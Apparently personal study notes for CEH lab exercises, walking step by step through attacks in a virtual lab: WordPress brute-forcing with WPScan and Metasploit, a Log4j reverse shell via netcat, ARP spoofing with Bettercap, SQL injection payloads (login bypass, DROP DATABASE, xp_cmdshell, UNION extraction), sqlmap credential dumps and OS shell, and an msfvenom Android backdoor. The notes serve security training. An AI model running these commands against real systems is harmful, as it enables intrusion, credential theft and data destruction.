You have successfully added a malicious script to this page. The comment with the malicious link is stored on the server

Go to windows server 19: Open the link , login using sam and test

As soon as you click the Contacts tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, You are Hacked.
TASK 5: ENUMERATE AND HACK A WEB APPLICATION USING WPSCAN AND METASPLOIT
Note: Ensure that the Wampserver is running in Windows Server 2022. To launch Wampserver:

Switch to the Windows Server 2022 virtual machine. Click Ctrl+Alt+Del to activate the machine, by default, CEH\Administrator account is selected, type Pa$$w0rd in the Password field and press Enter.

type wampserver64 and press Enter to select Wampserver64 from the results.

Click the Show hidden icons icon, observe that the WampServer icon appears

Wait for this icon to turn green, which indicates that the WampServer is successfully running.

Parrot : go to root (cd)

type wpscan --api-token [API Token] --url http://10.10.1.22:8080/CEH --enumerate u and press Enter.

Getapi token from login wpscan from website (https://wpscan.com/register)

WPScan begins to enumerate the usernames stored in the website’s database. The result appears, displaying detailed information from the target website.

Scroll down to the User(s) Identified section and observe the information regarding the available user accounts.

To obtain the passwords, you will use the auxiliary module called wordpress_login_enum (in msfconsole) to perform a dictionary attack using the password.txt file (in the Wordlist folder) which you copied to the location /home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications.

To use the wordpress_login_enum auxiliary module, you need to first launch msfconsole. However, before this, you need to start the PostgreSQL service.

type service postgresql start

msfconsole > type use auxiliary/scanner/http/wordpress_login_enum and press Enter.

type show options

This provides a list of options that can be set for this module. As we must obtain the password for the target user account, we will set the below options:

    PASS_FILE: Sets the password.txt file, using which; you will perform the dictionary attack

    RHOST: Sets the target machine (here, the Windows Server 2022 IP address)

    RPORT: Sets the target machine port (here, the Windows Server 2022 port)

    TARGETURI: Sets the base path to the WordPress website (here, http://[IP Address of Windows Server 2022]:8080/CEH]

    USERNAME: Sets the username that was obtained in Step#9. (here, admin)

Now, in the msfconsole, type the below commands:

    Type set PASS_FILE /home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist/password.txt and press Enter to set the file containing the passwords. (here, we are using the password.txt password file).

    Type set RHOSTS [IP Address of Windows Server 2022] (here, 10.10.1.22) and press Enter to set the target IP address. (Here, the IP address of Windows Server 2022 is 10.10.1.22).

    Type set RPORT 8080 and press Enter to set the target port.

    Type set TARGETURI http://[IP Address of Windows Server 2022]:8080/CEH and press Enter to set the base path to the WordPress website (Here, the IP address of Windows Server 2022 is 10.10.1.22).

    Type set USERNAME admin and press Enter to set the username as admin.

Type run

The auxiliary module tests various passwords against the given username (admin) and the cracked password is displayed, as shown in the screenshot.

Note: Here, the cracked password is qwerty@123(or anything), which might differ in your lab environment.

In the address field, type http://[IP Address of Windows Server 2022]:8080/CEH/wp-login.php

Type found creds.
TASK 6: CHECK FOR CLICKJACKING ATTACK
Parrot : Go to Go to clickjacking poc html in google (https://clickjacker.io/making-clickjacking-poc)

Copy the code and open in code editor in parrot.

Change iframe attribute to the website link and save as html file.

Open the file in firefox if the site opens in image then yes clickjacking attack.
Task 9: Gain Access by Exploiting Log4j Vulnerability
Go to the website page where given in the question

As we can observe that the Log4j vulnerable server is successfully running on the Ubuntu machine, leave the Firefox and website open.

Type cd log4j-shell-poc

Now, we needed to install JDK 8, to do that open a new terminal window and type sudo su and press Enter to run the programs as a root user.

We need to extract JDK zip file which is already placed at /home/attacker location.

Type tar -xf jdk-8u202-linux-x64.tar.gz and press Enter, to extract the file. Note: -xf: specifies extract all files.

Now we will move the jdk1.8.0_202 into /usr/bin/. To do that, type mv jdk1.8.0_202 /usr/bin/ and press Enter.

Now, we need to update the installed JDK path in the poc.py file.

Navigate to the previous terminal window. In the terminal, type pluma poc.py and press Enter to open poc.py file

In the poc.py file scroll down and in line 62, replace jdk1.8.0_20/bin/javac with /usr/bin/jdk1.8.0_202/bin/javac.

Scroll down to line 87 and replace jdk1.8.0_20/bin/java with  /usr/bin/jdk1.8.0_202/bin/java

Scroll down to line 99 and replace jdk1.8.0_20/bin/java with  /usr/bin/jdk1.8.0_202/bin/java.

After making all the changes save the changes and close the poc.py editor window.

Now, open a new terminal window and type nc -lvp 9001 and press Enter, to initiate a netcat listener as shown in screenshot.

Switch to previous terminal window and type python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001 and press Enter, to start the exploitation and create payload.

Now, copy the payload generated in the send me: section.

Switch to Firefox browser window, in Username field paste the payload that was copied in previous step and in Password field type password and press Login button as shown in the screenshot.

In the Password field you can enter any password.

Now switch to the netcat listener, you can see that a reverse shell is opened.

Now, type whoami and press Enter. : root

We can see that we have shell access to the target web application as a root user.
Task 5: Perform Cross-site Request Forgery (CSRF) Attack
Link : https://bookshelf.vitalsource.com/reader/books/9798885931144/pageid/5406
#Detect Web Vuln
Task 1: Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner


Link : https://bookshelf.vitalsource.com/reader/books/9798885931144/pageid/5489
#Sniff using wireshark
TASK 1: PERFORM PASSWORD SNIFFING USING WIRESHARK
Turn on the Windows 11 and Windows Server 2019 virtual machines.

Win 19 : Wireshark > go to ethernet

Wireshark starts capturing all packets generated while traffic is received by or sent from your machine.

Windows 11 : login using admin

Go to http://www.moviescope.com/ or amy link given

Creds : sam , test

Switch back to Windows Server 2019 virtual machine, and in the Wireshark window, click the Stop capturing packets icon on the toolbar.

Save the file

In the Apply a display filter field, type http.request.method == POST and click the arrow icon (→) to apply the filter.

Note: Applying this syntax helps you narrow down the search for http POST traffic.

Click Edit from the menu bar and click Find Packet....

The Find Packet section appears below the display filter field.

Click Display filter, select String from the drop-down options. Click Packet list, select Packet details from the drop-down options, and click Narrow & Wide and select Narrow (UTF-8 / ASCII) from the drop-down options.

In the field next to String, type pwd and click the Find button.

Wireshark will now display the sniffed password from the captured packets.

Expand the HTML Form URL Encoded: application/x-www-form-urlencoded node from the packet details section, and view the captured username and password
#Detect Using wireshark
TASK 1: DETECT SESSION HIJACKING USING WIRESHARK
First we will attack to windows 11 from parrot

Parrot : cd > root

type bettercap -iface eth0 ( -iface: specifies the interface to bind to (here, eth0)

Type net.probe on and press Enter

Type net.recon on and press Enter

Type net.sniff on and press Enter

Win 11 : Open wireshark

Switch back to the Windows 11 virtual machine and observe the huge number of ARP packets captured by the Wireshark, as shown in the screenshot. Note: bettercap sends several ARP broadcasts requests to the hosts (or potentially active hosts). A high number of ARP requests indicates that the system at 10.10.1.13 (the attacker’s system in this task) is acting as a client for all the IP addresses in the subnet, which means that all the packets from the victim node (in this case, 10.10.1.11) will first go to the host system (10.10.1.13), and then the gateway. Similarly, any packet destined for the victim node is first forwarded from the gateway to the host system, and then from the host system to the victim node.

This is session hijacking
#Perform sql injection attacks
TASK 1: Perform an SQL Injection Attack on an MSSQL Database
Microsoft SQL Server (MSSQL) is a relational database management system developed by Microsoft. As a database server, it is a software product with the primary function of storing and retrieving data as requested by other software applications—which may run either on the same computer or on another computer across a network (including the Internet).

Here, we will use an SQL injection query to perform SQL injection attacks on an MSSQL database.


Open any web browser (here, Mozilla Firefox), place the cursor in the address bar, type http://www.goodshopping.com/, and press Enter. The GOOD SHOPPING home page loads. Assume that you are new to this site and have never registered with it; click LOGIN on the menu bar.

In the Username field, type the query blah' or 1=1 -- as your login name, and leave the password field empty. Click the Log in button.

You are now logged into the website with a fake login, even though your credentials are not valid. Now, you can browse all the site’s pages as a registered member. After browsing the site, click Logout from the top-right corner of the webpage.

Now, we shall create a user account using the SQL injection query. Before proceeding with this sub-task, we shall first examine the login database of the GoodShopping website.

 Click Windows Server 2019 to switch to the Windows Server 2019 machine.

In this task, we are logging into the Windows Server 2019 machine as a victim.

Click the Type here to search icon in the lower section of Desktop and type microsoft. From the results, click Microsoft SQL Server Management Studio 18.

In the left pane of the Microsoft SQL Server Management Studio window, under the Object Explorer section, expand the Databases node. From the available options, expand the GoodShopping node, and then the Tables node under it.

 Under the Tables node, right-click the dbo.Login file and click Select Top 1000 Rows from the context menu to view the available credentials.

You can observe that the database contains only one entry with the username and password as smith and smith123, respectively.

Click Windows 11 to switch back to the Windows 11 machine and go to the browser where the GoodShopping website is open.


Click LOGIN on the menu bar and type the query blah';insert into login values ('john','apple123'); -- in the Username field (as your login name) and leave the password field empty. Click the Log in button.

If no error message is displayed, it means that you have successfully created your login using an SQL injection query.

After executing the query, to verify whether your login has been created successfully, click the LOGIN tab, enter john in the Username field and apple123 in the Password field, and click Log in.

You will log in successfully with the created login and be able to access all the features of the website.

In the Save login for goodshopping.com? pop-up, click Don't Save.

After browsing the required pages, click Logout from the top-right corner of the webpage

Click Windows Server 2019 to switch back to the victim machine (Windows Server 2019 machine).

In the Microsoft SQL Server Management Studio window, right-click dbo.Login, and click Select Top 1000 Rows from the context menu.

You will observe that a new user entry has been added to the website’s login database file with the username and password as john and apple123, respectively. Note down the available databases.

Click Windows 11 to switch back to the Windows 11 machine and the browser where the GoodShopping website is open.

Click LOGIN on the menu bar and type the query blah';create database mydatabase; -- in the Username field (as your login name) and leave the password field empty. Click the Log in button.

 In the above query, mydatabase is the name of the database.

If no error message (or any message) displays on the webpage, it means that the site is vulnerable to SQL injection and a database with the name mydatabase has been created on the database server.

Click Windows Server 2019 to switch back to the Windows Server 2019 machine.

In the Microsoft SQL Server Management Studio window, un-expand the Databases node and click the Disconnect icon ( 2022-04-20_14-43-14.png) and then click Connect Object Explorer icon ( 123dcdc.png) to connect to the database. In the Connect to Server pop-up, leave the default settings as they are and click the Connect button.

Expand the Databases node. A new database has been created with the name mydatabase, as shown in the screenshot.

Click Windows 11 to switch back to the Windows 11 machine and the browser where the GoodShopping website is open.

Click LOGIN on the menu bar and type the query blah'; DROP DATABASE mydatabase; -- in the Username field; leave the Password field empty and click Log in.

In the above query, you are deleting the database that you created in Step 25 (mydatabase). In the same way, you could also delete a table from the victim website database by typing blah'; DROP TABLE table_name; -- in the Username field.


To see whether the query has successfully executed, Click Windows Server 2019 to switch back to the victim machine (Windows Server 2019); and in the Microsoft SQL Server Management Studio window, click the Refresh icon.


Expand Databases node in the left pane; you will observe that the database called mydatabase has been deleted from the list of available databases, as shown in the screenshot.

In this case, we are deleting the same database that we created previously. However, in real-life attacks, if an attacker can determine the available database name and tables in the victim website, they can delete the database or tables by executing SQL injection queries.


Close the Microsoft SQL Server Management Studio window.


Click Windows 11 to switch back to the Windows 11 machine and the browser where the GoodShopping website is open.


Click LOGIN on the menu bar and type the query blah';exec master..xp_cmdshell 'ping www.certifiedhacker.com -l 65000 -t'; -- in the Username field; leave the Password field empty and click Log in.


In the above query, you are pinging the www.certifiedhacker.com website using an SQL injection query. -l is the sent buffer size and -t refers to pinging the specific host.


The SQL injection query starts pinging the host, and the login page shows a Waiting for www.goodshopping.com… message at the bottom of the window.


To see whether the query has successfully executed, click Windows Server 2019 to switch back to the victim machine (Windows Server 2019).


Right-click the Start icon in the bottom-left corner of Desktop and from the options, click Task Manager. Click More details in the lower section of the Task Manager window.


Navigate to the Details tab and type p. You can observe a process called PING.EXE running in the background.


This process is the result of the SQL injection query that you entered in the login field of the target website.


To manually kill this process, click PING.EXE, and click the End task button in the bottom right of the window.


If a Task Manager pop-up appears, click End process. This stops or prevents the website from pinging the host.


This concludes the demonstration of how to perform SQL injection attacks on an MSSQL database.
#detection of SQL injection
Task 1: Detect SQL Injection Vulnerabilities using DSSS


Damn Small SQLi Scanner (DSSS) is a fully functional SQL injection vulnerability scanner that supports GET and POST parameters. DSSS scans web applications for various SQL injection vulnerabilities.


Here, we will use DSSS to detect SQL injection vulnerabilities in a web application.


We will scan the www.moviescope.com website that is hosted on the Windows Server 2019 machine.


On the Parrot Security machine, click the MATE Terminal icon at the top of the Desktop window to open a Parrot Terminal window.


A Parrot Terminal window appears. In the terminal window, type sudo su and press Enter to run the programs as a root user.


In the [sudo] password for attacker field, type toor as a password and press Enter.


    The password that you type will not be visible.


In the MATE Terminal type cd DSSS and press Enter to navigate to the DSSS folder which is already downloaded.


In the terminal window, type python3 dsss.py and press Enter to view a list of available options in the DSSS application, as shown in the screenshot.


Now, minimize the Terminal window and click on the Firefox icon in the top section of Desktop to launch Firefox.


In the Mozilla Firefox window, type http://www.moviescope.com/ in the address bar and press Enter. A Login page loads; enter the Username and Password as sam and test, respectively. Click the Login button.


    If a Would you like Firefox to save this login for moviescope.com? notification appears at the top of the browser window, click Don’t Save.


Once you are logged into the website, click the View Profile tab from the menu bar; and when the page has loaded, make a note of the URL in the address bar of the browser.


Right-click anywhere on the webpage and click Inspect Element (Q) from the context menu, as shown in the screenshot.


The Developer Tools frame appears in the lower section of the browser window. Click the Console tab, type document.cookie in the lower-left corner of the browser, and press Enter.


Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.


Switch to a terminal window and type python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 11]" and press Enter.


    In this command, -u specifies the target URL and --cookie specifies the HTTP cookie header value.


The above command causes DSSS to scan the target website for SQL injection vulnerabilities.


The result appears, showing that the target website (www.moviescope.com) is vulnerable to blind SQL injection attacks. The vulnerable link is also displayed, as shown in the screenshot.


Highlight the vulnerable website link, right-click it, and, from the options, click Copy.


Switch to Mozilla Firefox; in a new tab, paste the copied link in the address bar and press Enter.


You will observe that information regarding available user accounts appears under the View Profile tab.


Scroll down to view the user account information for all users.


    In real life, attackers use blind SQL injection to access or destroy sensitive data. Attackers can steal data by asking a series of true or false questions through SQL statements. The results of the injection are not visible to the attacker. This type of attack can become time-intensive, because the database must generate a new statement for each newly recovered bit.
Task 2: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap
In this task, we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.


 In this task, you will pretend that you are a registered user on the http://www.moviescope.com website, and you want to crack the passwords of the other users from the website’s database.


Click Parrot Security to switch to the Parrot Security machine.


In the login page, the attacker username will be selected by default. Enter password as toor in the Password field and press Enter to log in to the machine.


    If a Question pop-up window appears asking you to update the machine, click No to close the window.

Click the Mozilla Firefox icon from the menu bar in the top-left corner of Desktop to launch the web browser.


Type http://www.moviescope.com/ and press Enter. A Login page loads; enter the Username and Password as sam and test, respectively. Click the Login button.


If a Would you like Firefox to save this login for moviescope.com? notification appears at the top of the browser window, click Don’t Save.


Once you are logged into the website, click the View Profile tab on the menu bar and, when the page has loaded, make a note of the URL in the address bar of the browser.


Right-click anywhere on the webpage and click Inspect Element (Q) from the context menu, as shown in the screenshot.


The Developer Tools frame appears in the lower section of the browser window. Click the Console tab, type document.cookie in the lower-left corner of the browser, and press Enter.


Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.


Click the MATE Terminal icon at the top of the Desktop window to open a Parrot Terminal window.


A Parrot Terminal window appears. In the terminal window, type sudo su and press Enter to run the programs as a root user.


In the [sudo] password for attacker field, type toor as a password and press Enter.


In the Parrot Terminal window, type sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step 8]" --dbs and press Enter.


    In this query, -u specifies the target URL (the one you noted down in Step 6), --cookie specifies the HTTP cookie header value, and --dbs enumerates DBMS databases.


The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the MovieScope website.


If the message Do you want to skip test payloads specific for other DBMSes? [Y/n] appears, type Y and press Enter.


If the message for the remaining tests, do you want to include all tests for ‘Microsoft SQL Server’ extending provided level (1) and risk (1) values? [Y/n] appears, type Y and press Enter.


sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS, as shown in the screenshot.


Now, you need to choose a database and use sqlmap to retrieve the tables in the database. In this lab, we are going to determine the tables associated with the database moviescope.


Type sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope --tables and press Enter.


    In this query, -D specifies the DBMS database to enumerate and --tables enumerates DBMS database tables.


The above query causes sqlmap to scan the moviescope database for tables located in the database.


sqlmap retrieves the table contents of the moviescope database and displays them, as shown in screenshot.


Now, you need to retrieve the table content of the column User_Login.


Type sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope -T User_Login --dump and press Enter to dump all the User_Login table content.


sqlmap retrieves the complete User_Login table data from the database moviescope, containing all users’ usernames under the Uname column and passwords under the password column, as shown in screenshot.


You will see that under the password column, the passwords are shown in plain text form.


To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the Developer Tools console, and click Logout to start a new session on the site.


The Login page appears; log in into the website using the retrieved credentials john/qwerty.


    If a Would you like Firefox to save this login for moviescope.com? notification appears at the top of the browser window, click Don’t Save.


You will observe that you have successfully logged into the MovieScope website with john’s account, as shown in the screenshot.


Now, switch back to the Parrot Terminal window. Type sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" --os-shell and press Enter.


 In this query, --os-shell is the prompt for an interactive OS shell.


If the message do you want sqlmap to try to optimize value(s) for DBMS delay responses appears, type Y and press Enter to continue.


Once sqlmap acquires the permission to optimize the machine, it will provide you with the OS shell. Type hostname and press Enter to find the machine name where the site is running.


If the message do you want to retrieve the command standard output? appears, type Y and press Enter.


sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot.


Type TASKLIST and press Enter to view a list of tasks that are currently running on the target system.


If the message do you want to retrieve the command standard output? appears, type Y and press Enter.


The above command retrieves the tasks and displays them under the command standard output section, as shown in the screenshots below.


Following the same process, you can use various other commands to obtain further detailed information about the target machine.


To view the available commands under the OS shell, type help and press Enter.
#sql injection
VULNERABLE QUERIES :


RETRIEVE HIDDEN DATA :

SQL backened code : SELECT * FROM products WHERE category = 'Gifts' AND released = 1

Modified attack : SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1

'-- will comment out the rest of the portion

Also similar attack : SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1

https://insecure-website.com/products?category=Gifts'+OR+1=1--

1=1-- means TRUE
SUBVERTING APPLICATION LOGIC
SQL backened code : SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'

Modified attack : SELECT * FROM users WHERE username = 'administrator'--' AND password = ''

'-- will comment out the rest of the portion
SQL INJECTION UNION ATTACKS
When an application is vulnerable to SQL injection, and the results of the query are returned within the application's responses, you can use the UNION keyword to retrieve data from other tables within the database. This is commonly known as a SQL injection UNION attack.

The UNION keyword enables you to execute one or more additional SELECT queries and append the results to the original query. For example:

SQL code : SELECT a, b FROM table1 UNION SELECT c, d FROM table2

This SQL query returns a single result set with two columns, containing values from columns a and b in table1 and columns c and d in table2.

For a UNION query to work, two key requirements must be met:

The individual queries must return the same number of columns.

The data types in each column must be compatible between the individual queries.

To carry out a SQL injection UNION attack, make sure that your attack meets these two requirements. This normally involves finding out:

How many columns are being returned from the original query.

Which columns returned from the original query are of a suitable data type to hold the results from the injected

query
Determining the number of columns required
When you perform a SQL injection UNION attack, there are two effective methods to determine how many columns are being returned from the original query.

One method involves injecting a series of ORDER BY clauses and incrementing the specified column index until an error occurs. For

example, if the injection point is a quoted string within the WHERE clause of the original query, you would submit:

' ORDER BY 1--

' ORDER BY 2--

' ORDER BY 3-- etc.

This series of payloads modifies the original query to order the results by different columns in the result set. The column in an ORDER BY clause can be specified by its index, so you don't need to know the names of any columns. When the specified column index exceeds the number of actual columns in the result set, the database returns an error, such as:

The ORDER BY position number 3 is out of range of the number of items in the select list.

The application might actually return the database error in its HTTP response, but it may also issue a generic error response. In other cases, it may simply return no results at all. Either way, as long as you can detect     some difference in the response, you can infer how many columns are being returned from the query.
Determining the number of columns required
The second method involves submitting a series of UNION SELECT payloads specifying a different number of null values:

' UNION SELECT NULL--

' UNION SELECT NULL,NULL--

' UNION SELECT NULL,NULL,NULL--

etc.

If the number of nulls does not match the number of columns, the database returns an error, such as:

All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists. We use NULL as the values returned from the injected SELECT query because the data types in each column must be compatible between the original and the injected queries. NULL is convertible to every common data type, so it maximizes the chance that the payload will succeed when the column count is correct.

As with the ORDER BY technique, the application might actually return the database error in its HTTP response, but may return a generic error or simply return no results. When the number of nulls matches the number of     columns, the database returns an additional row in the result set, containing null values in each column. The effect on the HTTP response depends on the application's code. If you are lucky, you will see some additional content within the response, such as an extra row on an HTML table. Otherwise, the null values might trigger a different error, such as a NullPointerException. In the worst case, the response might look the same as a response caused by an incorrect number of nulls. This would make this method ineffective.
Database-specific syntax
On Oracle, every SELECT query must use the FROM keyword and specify a valid table. There is a built-in table on Oracle called dual which can be used for this purpose. So the injected queries on Oracle would need to look like:

' UNION SELECT NULL FROM DUAL--

The payloads described use the double-dash comment sequence -- to comment out the remainder of the original query following the injection point. On MySQL, the double-dash sequence must be followed by a space. Alternatively, the hash character # can be used to identify a comment.
Finding columns with a useful data type
A SQL injection UNION attack enables you to retrieve the results from an injected query. The interesting data that you want to retrieve is normally in string form. This means you need to find one or more columns in the original query results whose data type is, or is compatible with, string data.

After you determine the number of required columns, you can probe each column to test whether it can hold string data. You can submit a series of UNION SELECT payloads that place a string value into each column in turn. For example, if the query returns four columns, you would submit:

' UNION SELECT 'a',NULL,NULL,NULL--

' UNION SELECT NULL,'a',NULL,NULL--

' UNION SELECT NULL,NULL,'a',NULL--

' UNION SELECT NULL,NULL,NULL,'a'--

If the column data type is not compatible with string data, the injected query will cause a database error, such as:

Conversion failed when converting the varchar value 'a' to data type int.

If an error does not occur, and the application's response contains some additional content including the injected string value, then the relevant column is suitable for retrieving string data.
Using a SQL injection UNION attack to retrieve interesting data
When you have determined the number of columns returned by the original query and found which columns can hold string data, you are in a position to retrieve interesting data.

Suppose that:

The original query returns two columns, both of which can hold string data.

The injection point is a quoted string within the WHERE clause.

The database contains a table called users with the columns username and password.

In this example, you can retrieve the contents of the users table by submitting the input:

' UNION SELECT username, password FROM users--

In order to perform this attack, you need to know that there is a table called users with two columns called username and password. Without this information, you would have to guess the names of the tables and columns. All modern databases provide ways to examine the database structure, and determine what tables and columns they contain.
Retrieving multiple values within a single column
In some cases the query in the previous example may only return a single column.

You can retrieve multiple values together within this single column by concatenating the values together. You can include a separator to let you distinguish the combined values. For example, on Oracle you could submit the input:

' UNION SELECT username || '~' || password FROM users--

This uses the double-pipe sequence || which is a string concatenation operator on Oracle. The injected query concatenates together the values of the username and password fields, separated by the ~ character.

The results from the query contain all the usernames and passwords, for example:

...administrator~s3cure

wiener~peter

carlos~montoya... Different databases use different syntax to perform string concatenation
#Important links
SQLMap complete guide : https://hackertarget.com/sqlmap-tutorial/


SQLMap THM walkthrough : https://medium.com/@wilklins/sqlmap-tryhackme-writeup-1b9f244ee599
#Hack android devices
TASK 1 : Hack an Android Device by Creating Binary Payloads using Parrot Security
Attackers use various tools such as Metasploit to create binary payloads, which are sent to the target system to gain control over it. The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore target machines and execute code.


In this task, we will use Metasploit to create a binary payload in Parrot Security to hack an Android device.


Click Parrot Security to switch to the Parrot Security machine.


In the login page, the attacker username will be selected by default. Enter password as toor in the Password field and press Enter to log in to the machine.


If a Parrot Updater pop-up appears at the top-right corner of Desktop, ignore and close it.


If a Question pop-up window appears asking you to update the machine, click No to close the window.


Click the MATE Terminal icon at the top of the Desktop window to open a Terminal window.


A Parrot Terminal window appears. In the terminal window, type sudo su and press Enter to run the programs as a root user.


In the [sudo] password for attacker field, type toor as a password and press Enter.


The password that you type will not be visible.


Now, type cd and press Enter to jump to the root directory.


In the Parrot Terminal window, type service postgresql start and press Enter to start the database service.


Type msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk and press Enter to generate a backdoor, or reverse meterpreter application.


This command creates an APK (Backdoor.apk) on Desktop under the Root directory. In this case, 10.10.1.13 is the IP address of the Parrot Security machine.


Now, share or send the Backdoor.apk file to the victim machine (in this lab, we are using the Android emulator as the victim machine).


In this task, we are sending the malicious payload through a shared directory, but in real-life cases, attackers may send it via an attachment in an email, over Bluetooth, or through some other application or means.


Execute the below commands to create a share folder and assign required permissions to it:


Type mkdir /var/www/html/share and press Enter to create a shared folder

Type chmod -R 755 /var/www/html/share and press Enter

Type chown -R www-data:www-data /var/www/html/share and press Enter

Now, type service apache2 start and press Enter to start the Apache web server.


Type cp /root/Desktop/Backdoor.apk /var/www/html/share/ and press Enter to copy the Backdoor.apk file to the location share folder.


Type msfconsole and press Enter to launch the Metasploit framework.


In msfconsole, type use exploit/multi/handler and press Enter.


Now, issue the following commands in msfconsole:


Type set payload android/meterpreter/reverse_tcp and press Enter.

Type set LHOST 10.10.1.13 and press Enter.

Type show options and press Enter. This command lets you know the listening port (in this case, 4444), as shown in the screenshot.


Type exploit -j -z and press Enter. This command runs the exploit as a background job.


Click Android to switch to the Android emulator machine.


If the Android machine is non-responsive then, click Commands icon from the top-left corner of the screen, navigate to Power --> Reset/Reboot machine.


If Reset/Reboot machine pop-up appears, click Yes to proceed.


In the Android Emulator GUI, click the Chrome icon on the lower section of the Home Screen to launch the browser


In the address bar, type http://10.10.1.13/share and press Enter.


If a Browse faster. Use less data. notification appears, click No thanks.


If a pop up appears, click Allow.


The Index of /share page appears; click Backdoor.apk to download the application package file.


After the download finishes, a notification appears at the bottom of the browser window. Click Open to open the application.


If Chrome needs storage access to download files, a pop-up will appear; click Continue. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.


In Allow Chrome to access photos, media, and files on your device?, click ALLOW.


If a warning message appears at the lower section of the browser window, click OK or Download anyway.


Chrome pop-up appears as shown in screenshot click on SETTINGS.


Install unknown apps screen appears, Now turn on Allow from this source and click back.


A MainActivity screen appears; click Install.


After the application installs successfully, an App installed notification appears; click OPEN.


Blocked by play protect pop-up appears click INSTALL ANYAY


send app for scanning? pop-up appears click DON'T SEND


Click Parrot Security switch back to the Parrot Security machine. The meterpreter session has been opened successfully, as shown in the screenshot.


In this case, 10.10.1.14 is the IP address of the victim machine (Android Emulator).


Type sessions -i 1 and press Enter. The Meterpreter shell is launched as shown in the screenshot.


In this command, 1 specifies the number of the session.


Type sysinfo and press Enter. Issuing this command displays the information the target machine such as computer name, OS, etc.


Type ipconfig and press Enter to display the victim machine’s network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot.


Type pwd and press Enter to view the current or present working directory on the remote (target) machine.


Type cd /sdcard to change the current remote directory to sdcard.


The cd command changes the current remote directory.


Now, type pwd and press Enter. You will observe that the present working directory has changed to sdcard, that is, /storage/emulated/0.


Now, still in the Meterpreter session, type ps and press Enter to view the processes running in the target system.


The list of running processes might differ in your lab environment.


Because of poor security settings and a lack of awareness, if an individual in an organization installs a backdoor file on their device, the attacker gains control of the device. The attacker can then perform malicious activities such as uploading worms, downloading data, and spying on the user’s keystrokes, which can reveal sensitive information related to the organization as well as the victim


Close all open windows.


Click Android to switch to the Android machine.


On the Home Screen, swipe up to navigate to the applications.


In the applications section, long click on MainActivity application and click App info.


App info page appears, click UNINSTALL button to uninstall the application.


If a pop-up appears, click OK.


This concludes the demonstration of how to hack an Android device by creating binary payloads using Parrot Security.
#securing android
TASK 1 : Analyze a Malicious App using online android analyzers
1) Sisik - https://www.sisik.eu/apk-tool

2) SandDroid (http://sanddroid.xjtu.edu.cn)

3) Apktool (http://www.javadecompilers.com)

4) X-Ray 2.0 (https://duo.com)

5) Vulners Scanner (https://play.google.com)

6) Shellshock Scanner - Zimperium (https://play.google.com)

7) Yaazhini (https://www.vegabird.com)

8) Quick Android Review Kit (QARK) (https://github.com)
Task 2: Secure Android Devices from Malicious Apps using Malwarebytes Security
Scan apps using malwarebytes app in play store
#Imp links
Android hacking Full Guide : https://github.com/Aftab700/CEH_Notes/blob/main/modules/Hacking_Mobile_Platforms.md
#Imp links
LINK : https://bookshelf.vitalsource.com/reader/books/9798885931144/pageid/5708

Guide : https://github.com/Aftab700/CEH_Notes/blob/main/modules/IoT_and_OT_Hacking.md